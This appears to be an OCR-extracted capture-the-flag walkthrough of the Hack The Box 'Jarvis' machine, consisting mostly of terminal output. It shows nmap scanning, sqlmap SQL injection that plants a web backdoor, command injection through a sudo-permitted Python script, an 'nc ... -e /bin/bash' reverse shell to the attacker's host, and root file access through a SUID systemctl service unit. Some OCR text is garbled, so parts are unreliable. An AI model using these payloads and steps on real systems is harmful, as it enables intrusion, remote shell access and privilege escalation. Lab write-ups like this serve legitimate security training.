

```
root@kali:~/Masaüstü# nmap -sC -sV -p- -T4 10.10.10.143
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-28 09:19 +03
Nmap scan report for jarvis.htb (10.10.10.143)
Host is up (0.065s latency).
Not shown: 65531 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4pl Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
   256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
                  http Apache httpd 2.4.25 ((Debian))
80/tcp
         open
| http-server-header: Apache/2.4.25 (Debian)
 http-title: Stark Hotel
5355/tcp filtered llmnr
64999/tcp open http Apache httpd 2.4.25 ((Debian))
| http-server-header: Apache/2.4.25 (Debian)
| http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```







\*\*\*


Superior Family Room


\$270/per night

Superior room, perfect for luxury families. Big room with a lot of extras

```
oot@kali:~/Masaüstü# sqlmap --url http://10.10.10.143/room.php?cod=1 --os-shell
                          {1.3.6#stable}
                          http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:20:44 /2019-06-28/
[09:20:44] [INFO] resuming back-end DBMS 'mysql'
[09:20:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cod (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cod=2 AND 5702=5702
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: cod=2 AND (SELECT 9380 FROM (SELECT(SLEEP(5)))PGAH)
    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: cod=-3447 UNION ALL SELECT NULL, NULL, NULL, CONCAT(0x7170707671,0x776468656452654e58515756457647725a44636f4967756d485359714d44474f6d596c65
75656a55.0x717a786b71).NULL.NULL.NULL-- nOXr
[09:20:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12
[09:20:44] [INFO] going to use a web backdoor for command prompt
[09:20:44] [INFO] fingerprinting the back-end DBMS operating system
[09:20:44] [INFO] the back-end DBMS operating system is Linux
```

```
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
[09:20:46] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /usr/local/apache2/htdocs, /var/www/nginx-default, /srv/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[09:20:48] [INFO] retrieved web server absolute paths: '/images/'
[09:20:48] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[09:20:48] [WARNING] unable to upload the file stager on '/var/www/'
[09:20:48] [INFO] trying to upload the file stager on '/var/www/' via UNION method
[09:20:48] [WARNING] expect junk characters inside the file as a leftover from UNION query
[09:20:48] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination
path)
[09:20:49] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[09:20:49] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://10.10.10.143:80/tmpuidjm.php
[09:20:50] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://lu.lu.lu.lu.lu.lus.su/tmppcmjc.pnp
[09:20:50] [INFO] calling OS shell. To quit type 'x' or 'g' and press ENTER
os-shell>
```





```
www-data@jarvis:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on jarvis:
        env_reset, mail_badpass,
        secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
        (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
www-data@jarvis:/$
```

```
simpler.py
           \oplus
  Open -
                                                                                                                               Save
                                                                      ~/Masaüstü
        print(i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')[2] + '.' + i.split('.')[3] + ' - Attack Level : ' + level)
        f.close()
def date to num(lines):
    dat = datetime(1,1,1)
    ip = ''
    rea='
    for i in lines:
        if 'Level' in i:
            fecha=(i.split(' ')[6] + ' ' + i.split(' ')[7]).split('\n')[0]
            regex = ((d+)-(.*)-((d+)(.*))
            logEx=re.match(regex, fecha).groups()
            mes = to dict(logEx[1])
            fecha = logEx[0] + '-' + mes + '-' + logEx[2] + ' ' + logEx[3]
            fecha = datetime.strptime(fecha, '%Y-%m-%d %H:%M:%S')
            if fecha > dat:
                dat = fecha
                reg = i.split(' ')[8] + ' ' + i.split(' ')[9] + ' ' + i.split(' ')[10]
    return dat, req
def to dict(name):
    month dict = {'Jan':'01', 'Feb':'02', 'Mar':'03', 'Apr':'04', 'May':'05',
'Jun':'06','Jul':'07','Aug':'08','Sep':'09','Oct':'10','Nov':'11','Dec':'12'}
    return month dict[name]
def get max level(lines):
    level=0
    for j in lines:
        if 'Level' in j:
            if int(j.split(' ')[4]) > int(level):
                level = i.split(' ')[4]
                req=j.split(' ')[8] + ' ' + j.split(' ')[9] + ' ' + j.split(' ')[10]
    return level, req
ef exec ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping' + command)
```

if name == ' main ':

```
www-data@jarvis:/$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
ls: cannot open directory '/root/': Permission denied
cat: /root/root.txt: Permission denied
***********************
                               @ironhackers.es
Enter an IP: $(touch /tmp/.ghrt/rev.sh)
$(touch /tmp/.ghrt/rev.sh)
Usage: ping [-aAbBdDfhLnOqrRUvV64] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp option]
            [-w deadline] [-W timeout] [hop1 ...] destination
Usage: ping -6 [-aAbBdDfhLnOgrRUvV] [-c count] [-i interval] [-I interface]
            [-l preload] [-m mark] [-M pmtudisc option]
            [-N nodeinfo option] [-p pattern] [-Q tclass] [-s packetsize]
            [-S sndbuf] [-t ttl] [-T timestamp option] [-w deadline]
            [-W timeout] destination
www-data@jarvis:/$
```


```
www-data@jarvis:/$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
ls: cannot open directory '/root/': Permission denied
cat: /root/root.txt: Permission_denied
                                @ironhackers.es
Enter an IP: $(chmod 777 /tmp/.ghrt/rev.sh)
$(chmod 777 /tmp/.ghrt/rev.sh)
Usage: ping [-aAbBdDfhLn0qrRUvV64] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp option]
            [-w deadline] [-W timeout] [hop1 ...] destination
Usage: ping -6 [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
             [-l preload] [-m mark] [-M pmtudisc option]
             [-N nodeinfo option] [-p pattern] [-Q tclass] [-s packetsize]
             [-S sndbuf] [-t ttl] [-T timestamp option] [-w deadline]
             [-W timeout] destination
www-data@jarvis:/$
```

```
www-data@jarvis:/tmp/.ghrt$ ls -la
ls -la
total 8
drwxrwxrwx 2 www-data www-data 4096 Jun 28 02:23 .
drwxrwxrwt 4 root root 4096 Jun 28 02:24 ..
-rwxrwxrwx 1 pepper pepper 0 Jun 28 02:23 rev.sh
www-data@jarvis:/tmp/.ghrt$ echo "nc 10.10.13.57 1234 -e /bin/bash" > rev.sh
echo "nc 10.10.13.57 1234 -e /bin/bash" > rev.sh
www-data@jarvis:/tmp/.ghrt$ cat rev.sh
cat rev.sh
nc 10.10.13.57 1234 -e /bin/bash
www-data@jarvis:/tmp/.ghrt$ |
```

```
www-data@jarvis:/$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
ls: cannot open directory '/root/': Permission denied
cat: /root/root.txt: Permission denied
                                @ironhackers.es
Enter an IP: $(/tmp/.ghrt/rev.sh)
$(/tmp/.ghrt/rev.sh)
```

```
root@kali:~/Masaüstü# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.13.57] from (UNKNOWN) [10.10.10.143] 32982
id
uid=1000(pepper) gid=1000(pepper) groups=1000(pepper)
python3 -c "import pty;pty.spawn('/bin/bash');"
pepper@jarvis:/$ id
id
uid=1000(pepper) gid=1000(pepper) groups=1000(pepper)
pepper@jarvis:/$ pwd
pwd
pepper@jarvis:/$ cd /home/pepper
cd /home/pepper
pepper@jarvis:~$ ls
ls
Web backoff user.txt xx
pepper@jarvis:~$ cat user.txt
cat user.txt
2afa36c4f05b37b34259c93551f5c44f
pepper@jarvis:~$|
```

```
pepper@jarvis:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/systemctl
/bin/umount
/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
pepper@jarvis:/$
```





## SUID

It runs with the SUID bit set and may be exploited to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian that allow the default sh shell to run with SUID privileges.

```
sudo sh -c 'cp $(which systemctl) .; chmod +s ./systemctl'

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

```
pepper@jarvis:/tmp/.ghrt$ touch ghroot.txt
touch ghroot.txt
pepper@jarvis:/tmp/.ghrt$ chmod 777 ghroot.txt
chmod 777 ghroot.txt
pepper@jarvis:/tmp/.ghrt$ TA=$(mktemp).service
TA=$(mktemp).service
pepper@jarvis:/tmp/.ghrt$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/.ghrt/ghroot.txt"
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/.ghrt/ghroot.txt"
> [Install]
[Install]
> WantedBy=multi-user.target' > $TA
WantedBy=multi-user.target' > $TA
pepper@jarvis:/tmp/.ghrt$ echo $TA
echo $TA
/tmp/tmp.8M3XMCL010.service
```

```
pepper@jarvis:/tmp/.ghroot$ /bin/systemctl link $TA

pepper@jarvis:/tmp/.ghroot$ /bin/systemctl enable --now $TA

pepper@jarvis:/tmp/.ghroot$cat ghroot.txt

d41d8cd98f00b204e9800998ecf84271
```